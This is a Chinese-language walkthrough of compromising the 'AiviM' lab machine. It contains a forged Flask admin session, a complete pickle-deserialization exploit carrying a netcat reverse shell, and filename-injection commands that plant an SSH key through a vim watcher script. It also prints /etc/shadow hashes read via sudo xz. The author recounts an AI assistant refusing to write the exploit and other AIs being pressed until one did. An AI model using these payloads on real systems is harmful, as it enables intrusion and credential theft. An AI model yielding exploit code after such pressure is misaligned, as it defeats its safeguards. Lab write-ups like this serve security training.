

AiviM By LingDong

靶机IP：172.16.16.38 Kali机器IP：172.16.16.250

端口扫描(NMAP)

1、NMAP全端口扫描结果

```
sudo nmap -sT --min-rate 10000 -p- 172.16.16.38
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 09:26 +0800
Nmap scan report for 172.16.16.38
Host is up (0.0015s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5000/tcp  open  upnp
MAC Address: 08:00:27:3A:FB:B0 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 14.08 seconds
```

2、NMAP详细扫描结果

```
sudo nmap -sT -sV -sC -O -p22,80,5000 172.16.16.38
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 09:27 +0800
Nmap scan report for 172.16.16.38
Host is up (0.00049s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-title: Tetris
|_ http-server-header: Apache/2.4.62 (Debian)
5000/tcp  open  http      Werkzeug httpd 3.1.8 (Python 3.9.2)
|_ http-server-header: Werkzeug/3.1.8 Python/3.9.2
| http-title: Login - OpsHub
|_ Requested resource was /login?next=%2F
MAC Address: 08:00:27:3A:FB:B0 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7
cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds

通过扫描收集的信息靶机只开放了TCP 22 80 5000端口，优先从web下手。

目录爆破


```
sudo dirsearch -u http://172.16.16.38
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Desktop/ai/reports/http_172.16.16.38/_26-04-21_09-30-12.txt
Target: http://172.16.16.38/
[09:30:12] Starting:
[09:30:13] 403 - 277B - /.ht_wsr.txt
[09:30:13] 403 - 277B - /.htaccess.bak1
[09:30:13] 403 - 277B - /.htaccess.orig
[09:30:13] 403 - 277B - /.htaccess.sample
[09:30:13] 403 - 277B - /.htaccess_extra
[09:30:13] 403 - 277B - /.htaccess.save
[09:30:13] 403 - 277B - /.htaccess_orig
[09:30:13] 403 - 277B - /.htaccess_sc
[09:30:13] 403 - 277B - /.htaccessBAK
[09:30:13] 403 - 277B - /.htaccessOLD
[09:30:13] 403 - 277B - /.htaccessOLD2
[09:30:13] 403 - 277B - /.htm
[09:30:13] 403 - 277B - /.html
[09:30:13] 403 - 277B - /.htpasswd_test
[09:30:13] 403 - 277B - /.httr-oauth
[09:30:13] 403 - 277B - /.htpasswds
[09:30:14] 403 - 277B - /.php
[09:30:49] 403 - 277B - /server-status
[09:30:49] 403 - 277B - /server-status/
Task Completed
sudo dirsearch -u http://172.16.16.38
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Desktop/ai/reports/http_172.16.16.38/_26-04-21_09-30-12.txt
Target: http://172.16.16.38/
[09:30:12] Starting:
[09:30:13] 403 - 277B - /.ht_wsr.txt
[09:30:13] 403 - 277B - /.htaccess.bak1
[09:30:13] 403 - 277B - /.htaccess.orig
[09:30:13] 403 - 277B - /.htaccess.sample
[09:30:13] 403 - 277B - /.htaccess_extra
[09:30:13] 403 - 277B - /.htaccess.save
[09:30:13] 403 - 277B - /.htaccess_orig
[09:30:13] 403 - 277B - /.htaccess_sc
[09:30:13] 403 - 277B - /.htaccessBAK
[09:30:13] 403 - 277B - /.htaccessOLD
[09:30:13] 403 - 277B - /.htaccessOLD2
[09:30:13] 403 - 277B - /.htm
[09:30:13] 403 - 277B - /.html
[09:30:13] 403 - 277B - /.htpasswd_test
[09:30:13] 403 - 277B - /.httr-oauth
[09:30:13] 403 - 277B - /.htpasswds
[09:30:14] 403 - 277B - /.php
[09:30:49] 403 - 277B - /server-status
[09:30:49] 403 - 277B - /server-status/
```

没有什么有用发现，靶机作者Tuf提示，Ai代码审计靶机 源码参考 <https://github.com/Ch35h1r3c47/opshub> 两条路同时走，下载本地部署一份，扔一份让AI分析漏洞。

本地部署opshub

按照部署说明，要运行python init_db.py 初始化，简单了一下代码，admin的密码是随机的，本地部署把 admin.set_password(os.urandom(24).hex())改为 admin.set_password('123456789')。启动app.py程序。

```
(venv2026)-(kali㉿kali)-[~/Desktop/ai/opshub-main]
└─$ python3 app.py
  * Serving Flask app 'app'
  * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a
production WSGI server instead.
  * Running on all addresses (0.0.0.0)
  * Running on http://127.0.0.1:5000
  * Running on http://172.16.16.250:5000
Press CTRL+C to quit
```



简单看了一下，后台的权限很大，能执行命令。

AI审计


使用腾讯的WorkBuddy，进行Ai审计。选择网络安全专家模型，结果如下。

漏洞汇总

编号	漏洞	严重程度	文件
1	Pickle RCE	🔴 阻塞	utils/serializer.py
2	eval() 沙箱逃逸	🔴 阻塞	utils/sandbox.py
3	Open Redirect	🔴 阻塞	routes/auth.py
4	setup 逻辑绕过	🔴 阻塞	routes/api.py
5	全站无 CSRF 保护	🟡 建议	全局
6	Cookie 缺少 Secure/SameSite	🟡 建议	config.py
7	MD5 完整性校验	🟡 建议	backup_service.py
8	shell=True 反模式	🟡 建议	log_service.py
9	模板操作无权限分级	🟡 挑剔	routes/deploy.py
10	target_type 无枚举校验	🟡 挑剔	routes/deploy.py
11	SECRET_KEY 硬编码兜底	🟡 挑剔	config.py

优先行动建议: 先搞定第 4 条 (setup 逻辑绕过, 10 分钟能修) 和第 1 条 (直接删掉 pickle 支持), 这两个最容易被利用。第 2 条 (eval 沙箱) 涉及架构改动, 需要更多时间但同样高危。

前面几个可能漏洞都要授权登录才能使用，要想办法登录后台。
看到了硬编码SECRET_KEY = os.environ.get('SECRET_KEY', 'opshub-dev-secret-key-2024-CHANGE-ME'),
可以使用伪造Flask session来登录admin账号，找了几个工具不好用（水平有限），想起来本地部署了opshub，
使用同一个浏览器（user_agent要一致），把本地
session=.eJwlzjkOwjAQAMC_uKZYey87n4m8hwVtQirE34nEB0bzKfs68nyW7X1c-Sj7K8pWpoeFzgxF4ntMAU8U6WHSyIIHOwN2eziFHFyWQtWyOXwtTZ01djxQ7YMioSV8lm0GMFKYKv2hyRgVC1h05FF-5yE8Gt3JHrzOO_qeX7A1nnMC8.aebWCQ.yb6-1eNMUGeMQ0N9HldihwXoCjA，复制给靶机
session会话。



感觉管理了很多机器，刚开始以为是docker环境，想修改System Health Check执行命令，尝试几次发现好像模拟环境，都是假的。回去看看AI审计。

Pickle RCE

```
# serializer.py 第63行
return pickle.loads(data) # 💀 死亡反序列化
```

AI审计发现有个Pickle RCE，反序列化RCE，于是让AI出方案，腾讯WorkBuddy死活不给，非法的，要学习自己找资料，不提供EXP。
涉及的几个serializer.py和backup_service.py相关文件扔给其他AI，继续拷打，最终交代了EXP。

```
import pickle
import base64
import hashlib
import json
import os
```

```
# 1. 创建恶意对象
class Exploit:
    def __reduce__(self):
        # 执行系统命令 'id'
        return (os.system, ('busybox nc 172.16.16.250 4444 -e bash',))

# 2. 生成 pickle 数据
payload = pickle.dumps(Exploit())


# 3. Base64 编码 (这部分就是 backup_service 期望的 'data')
encoded_data = base64.b64encode(payload).decode('utf-8')

# 4. 正确计算校验和 (基于 encoded_data 本身)
# 对应 export_servers.py 中的: hashlib.md5(encoded.encode('utf-8')).hexdigest()
checksum = hashlib.md5(encoded_data.encode('utf-8')).hexdigest()

# 5. 组装恶意备份文件
malicious_backup = {
    "version": "0.9",          # 强制触发 legacy 模式 (pickle)
    "type": "server_backup",
    "data": encoded_data,
    "checksum": checksum      # 现在校验和与内容匹配了
}

# 保存文件
with open('exploit.opshub', 'w') as f:
    json.dump(malicious_backup, f, indent=4)
print("恶意备份文件已生成: exploit.opshub")
```

```
cat exploit.opshub
{
  "version": "0.9",
  "type": "server_backup",
  "data":
    "gASVQAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtJOUjCVidXN5Ym94IG5jIDE3Mi4xNi4xNi4yNTAgNDQ0NCAtZSBiYXNo
    lIWUUpQu",
  "checksum": "3c20012c068f205baf6befbccc0ac933"
}
```



servers=>Import Backup上传。

```
(kali㉿kali)-[~/Desktop/ai/opshub-main]
└─$ sudo nc -lvnp 4444
listening on [any] 4444 ...
id
connect to [172.16.16.250] from (UNKNOWN) [172.16.16.38] 41830
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/script -qc /bin/bash /dev/null
www-data@AiviM:~/opshub$ ^Z
zsh: suspended  sudo nc -lvnp 4444
www-data@AiviM:~/opshub$
```

稳定一下shell，发现有个welcome用户，大概率要横向移动到welcome用户，常规linpeas.sh，suForce一套下来，发现有个watch_message.sh脚本。

```
cat /usr/local/bin/watch_message.sh
#!/bin/bash
MONITOR_DIR="/opt/message"
inotifywait -m -e create -e moved_to --format '%f' "$MONITOR_DIR" | while read NEW_FILE
do
    FULL_PATH="$MONITOR_DIR/$NEW_FILE"
    [ -f "$FULL_PATH" ] || continue
    # SIGTERM at 10s, SIGKILL at 12s if vim ignores SIGTERM (common with DISPLAY set)
    timeout -k 2s 10s vim "$FULL_PATH" 2>/dev/null
    rm -f "$FULL_PATH"
done
```

脚本监测/opt/message文件夹是否有文件，用vim打开10秒钟然后再关闭，打开期间能继续写文件（文件名），发送执行命令。vim打开文件后可以使用“:!sh”执行命令。

```
#临时文件写个公钥authorized_keys
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMsl7aR7jazaqLH8VcTUNY4kqzb6EJnRYdfsG4UGaQSY
kali@kali" > /tmp/authorized_keys
#由于文件名不能含有/等特殊字符，需要base64转换一下
echo "mkdir /home/welcome/.ssh" | base64
得到: bWtkaXIgL2hvbWUvd2VsY29tZS8uc3NoCg==

echo "cp /tmp/authorized_keys /home/welcome/.ssh/authorized_keys" | base64
得到: Y3AgL3RtcC9hdXRob3JpemVkX2tleXMgL2hvbWUvd2VsY29tZS8uc3NoL2F1dGhvcml6ZWRfa2V5cwo=

cd /opt/message
touch start_poc
#等待4秒钟
touch "${printf '\x1b'}"
touch ':!sh'
touch 'echo bWtkaXIgL2hvbWUvd2VsY29tZS8uc3NoCg== | base64 -d | sh'
touch 'echo Y3AgL3RtcC9hdXRob3JpemVkX2tleXMgL2hvbWUvd2VsY29tZS8uc3NoL2F1dGhvcml6ZWRfa2V5cwo=
| base64 -d | sh'

ls -liah /home/welcome/.ssh
total 12K
527363 drwxr-xr-x 2 welcome welcome 4.0K Apr 20 22:34 .
527365 drwxr-xr-x 3 welcome welcome 4.0K Apr 20 22:32 ..
527369 -rw-r--r-- 1 welcome welcome 91 Apr 20 22:34 authorized_keys
```

#注意有可能执行不成功，需要清空/opt/message文件夹所有内容，重新执行，或者分布执行。

提权

```
(kali㉿kali)-[~/Desktop/ai/opshub-main]
└─$ ssh welcome@172.16.16.38
```



```
The authenticity of host '172.16.16.38 (172.16.16.38)' can't be established.  
ED25519 key fingerprint is: SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:1: [hashed name]  
  ~/.ssh/known_hosts:3: [hashed name]  
  ~/.ssh/known_hosts:4: [hashed name]  
  ~/.ssh/known_hosts:5: [hashed name]  
  ~/.ssh/known_hosts:6: [hashed name]  
  ~/.ssh/known_hosts:7: [hashed name]  
  ~/.ssh/known_hosts:8: [hashed name]  
  ~/.ssh/known_hosts:9: [hashed name]  
  (5 additional names omitted)  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.16.16.38' (ED25519) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
Linux AiviM 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Apr 11 22:27:59 2025 from 192.168.3.94  
welcome@AiviM:~$  
welcome@AiviM:~$  
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)  
welcome@AiviM:~$ sudo -l  
Matching Defaults entries for welcome on Aivim:  
    env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
User welcome may run the following commands on Aivim:  
    (ALL) NOPASSWD: /usr/bin/xz
```

发现可以 (ALL) NOPASSWD: /usr/bin/xz，查了一下能读取文件。

```
welcome@AiviM:~$ sudo xz -c /etc/shadow | xz -d  
root:$6$vEGTWblG825l7Wu5$xDvcBtcrop/mm0EOrWT7Yp37K.Sl479vJrz5kTCWp7ba48MRkG7kBQ0K2/KcpZ/nPEse  
qevz5Lj0EtZeYLwxZ0:20559:0:99999:7:::  
daemon*:20166:0:99999:7:::  
bin*:20166:0:99999:7:::  
sys*:20166:0:99999:7:::  
sync*:20166:0:99999:7:::  
games*:20166:0:99999:7:::  
man*:20166:0:99999:7:::  
lp*:20166:0:99999:7:::  
mail*:20166:0:99999:7:::  
news*:20166:0:99999:7:::  
uucp*:20166:0:99999:7:::  
proxy*:20166:0:99999:7:::  
www-data*:20166:0:99999:7:::  
backup*:20166:0:99999:7:::  
list*:20166:0:99999:7:::  
irc*:20166:0:99999:7:::  
gnats*:20166:0:99999:7:::  
nobody*:20166:0:99999:7:::
```

```
_apt:*:20166:0:99999:7:::
systemd-timesync:*:20166:0:99999:7:::
systemd-network:*:20166:0:99999:7:::
systemd-resolve:*:20166:0:99999:7:::
systemd-coredump:!!:20166:::~:
messagebus:*:20166:0:99999:7:::
sshd:*:20166:0:99999:7:::
welcome:$6$ZNBPBELs/8Fy90Sv$jLSG7Y.H1BB73juZrmTPVbRaB4Ib4e8W0G7zGJpmNvDHnKzSFyoU/f80sQvf.kFaY
P9BFZYrgYdoLQfAFpsvS.:20559:0:99999:7:::
welcome@AiviM:~$ sudo xz -c /root/root.txt | xz -d
xz: /root/root.txt: No such file or directory
xz: (stdin): File format not recognized
```

想读/root/root.txt flag，作者改名字了。
然后就是几小时的尝试，都失败了。甚至想读取/var/lib/mlocate/mlocate.db或/var/lib/locate/locatedb索引数据库，尝试找rootflag文件名。全部失败。

想起来linux一句话，一切皆文件。搞个暴力读取。

```
sudo /usr/bin/xz -c /dev/sda1 | xz -d | strings | grep -i "flag" > 000.txt
sudo /usr/bin/xz -c /dev/sda1 | xz -d | strings | grep -i "root" > 111.txt
sudo /usr/bin/xz -c /dev/sda1 | xz -d | strings | grep -i ".txt" > 222.txt
sudo /usr/bin/xz -c /dev/sda1 | xz -d | strings | grep -i "flag{" > 333.txt
```

```
welcome@AiviM:~$ ls
000.txt  1.txt    2.txt.xz  'GCONV_PATH=.'  linpeas.txt  poc0      pspy64    pwn.c      user.txt
111.txt  222.txt  333.txt  linpeas.sh      poc          poc.c     pwn       pwnkit
welcome@AiviM:~$ grep -r "flag{"
111.txt:Apr 11 21:50:40 PyCrt dbus-daemon[331]: [system] Activating via systemd: service name='org.freedesktop.PackageKit' unit='pflag{root}
111.txt:Apr 11 21:50:40 PyCrt dbus-daemon[331]: [system] Activating via systemd: service name='org.freedesktop.PackageKit' unit='pflag{root}
111.txt:Apr 11 21:50:40 PyCrt dbus-daemon[331]: [system] Activating via systemd: service name='org.freedesktop.PackageKit' unit='pflag{root}
